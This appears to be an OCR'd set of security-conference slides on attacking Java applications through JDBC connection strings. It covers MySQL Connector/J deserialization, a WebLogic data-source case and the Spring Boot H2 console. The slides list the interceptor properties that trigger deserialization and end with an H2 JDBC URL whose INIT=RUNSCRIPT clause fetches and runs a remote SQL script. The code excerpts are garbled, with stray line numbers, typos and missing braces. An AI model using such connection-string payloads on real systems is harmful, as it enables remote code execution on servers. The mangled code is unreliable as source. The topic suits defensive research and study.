

## Make JDBC Attack Brilliant Again

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
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# What is the JDBC?

Java Database Connectivity







```
Class.forName("com.mysql.cj.jdbc.Driver");
String url = "jdbc:mysql://localhost:3306/hitb"
Connection conn = DriverManager.getConnection([url])
```





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## MySQL Client Arbitrary File Reading Vulnerability


- Affect many clients including JDBC driver
- LOAD DATA LOCAL INFILE statement





## MySQL JDBC Client Deserialization Vulnerability

- Affected MySQL JDBC driver need to support specific properties
- gadgets are necessary





## MySQL Connector/J — CVE-2017-3523

MySQL Connector/J offers features to support for automatic serialization and deserialization of Java objects, to make it easy to store arbitrary objects in the database

The flag "useServerPrepStmts" is set true to make MySQL Connector/J use server-side prepared statements

The application is reading from a column having type BLOB, or the similar TINYBLOB, MEDIUMBLOB or LONGBLOB

The application is reading from this column using .getObject() or one of the functions reading numeric values (which are first read as strings and then parsed as numbers).



```
if (field.isBinary() || field.isBlob()) {
                      byte[] data = getBytes(columnIndex);
                      if (this.connection.getAutoDeserialize()) {
                        Object obj = data;
                        if ((data != null) && (data.length >= 2)) {
                           if ((data[0] == -84) && (data[1] == -19)) {
9
                             // Serialized object?
10
                             try {
                                ByteArrayInputStream bytesIn = new ByteArrayInputStream(data);
11
12
                                ObjectInputStream objIn = new ObjectInputStream(bytesIn);
13
                                obj = objIn.readObject();
14
                                objln.close();
15
                                bytesIn.close();
16
                             } catch (ClassNotFoundException cnfe) {
17
                                throw SQLError.createSQLException(Messages.getString("ResultSet.Class_not_found___91") + cnfe.toString()
18
                                     + Messages.getString("ResultSet._while_reading_serialized_object_92"), getExceptionInterceptor());
19
                              } catch (IOException ex) {
20
                                obj = data; // not serialized?
21
22
                           } else {
23
                             return getString(columnIndex);
24
25
26
                        return obj;
28
29
30
                      return data;
```



Versions	Properties	Values
8.x	queryInterceptors	<pre>com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor</pre>
6.x	statementInterceptors	<pre>com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor</pre>
>=5.1.11	statementInterceptors	<pre>com.mysql.jdbc.interceptors.ServerStatusDiffInterceptor</pre>
<=5.1.10	statementInterceptors	<pre>com.mysql.jdbc.interceptors.ServerStatusDiffInterceptor</pre>



## Scenarios


- New Gadgets
- Attack SpringBoot Actuator
- API Interfaces Exposure
- Phishing, Honeypot



## Weblogic Case - CVE-2020-2934

```
public class CreateJDBCDataSource extends CreatePageFLowController {
   private static final Long serialVersionUID = 1L;
   private static Log LOG = LogFactory.getLog(CreateJDBCDataSource.class);
6
   protected CreateJDBCDataSourceForm _createJDBCDataSourceForm = null;
   @Action(useFormBean = "createJDBCDataSourceForm", forwards = {@Forward(name="success", path="start.do")})
   public Forward begin(CreateJDBCDataSourceForm form) {
11
     UsageRecorder.note("User has launched the <CreateJDBCDataSource> assistant");
12
     if (!isNested())
13
       this._createJDBCDataSourceForm = form = new CreateJDBCDataSourceForm( );
14
     form.setName(getUniqueName("jdbc.datasources.createidbcdatasource.name. seed"));
15
     form.setDatasourceType("GENERIC")
16
     form.setCSRFToken(CSRFUtils.getSecret(getRequest()));
17
     try {
18
       ArrayListsLabelvalueBean > databaseTypes = getDatabaseTypes();
19
       form.setDatabaseTypes(databaseTypes);
20
       for (Iterator<LabelValueBean> iter = databaseTypes.iterator(); iter.hasNext(); ) {
21
         LabelvalueBean lvb = iter.next();
22
         if (lvb.getvalue().equals("Oracle")) {
23
           form.setSelectedDatabaseType(lvb.getValue());
24
           break
25
26
```







## Spring Boot H2 console Case Study





spring.h2.console.enabled=true

spring.h2.console.settings.web-allow-others=true

jdbc:h2:mem:testdb;TRACE\_LEVEL\_SYSTEM\_OUT=3;INIT=RUNSCRIPT FROM 'http://127.0.0.1:8000/poc.sql'



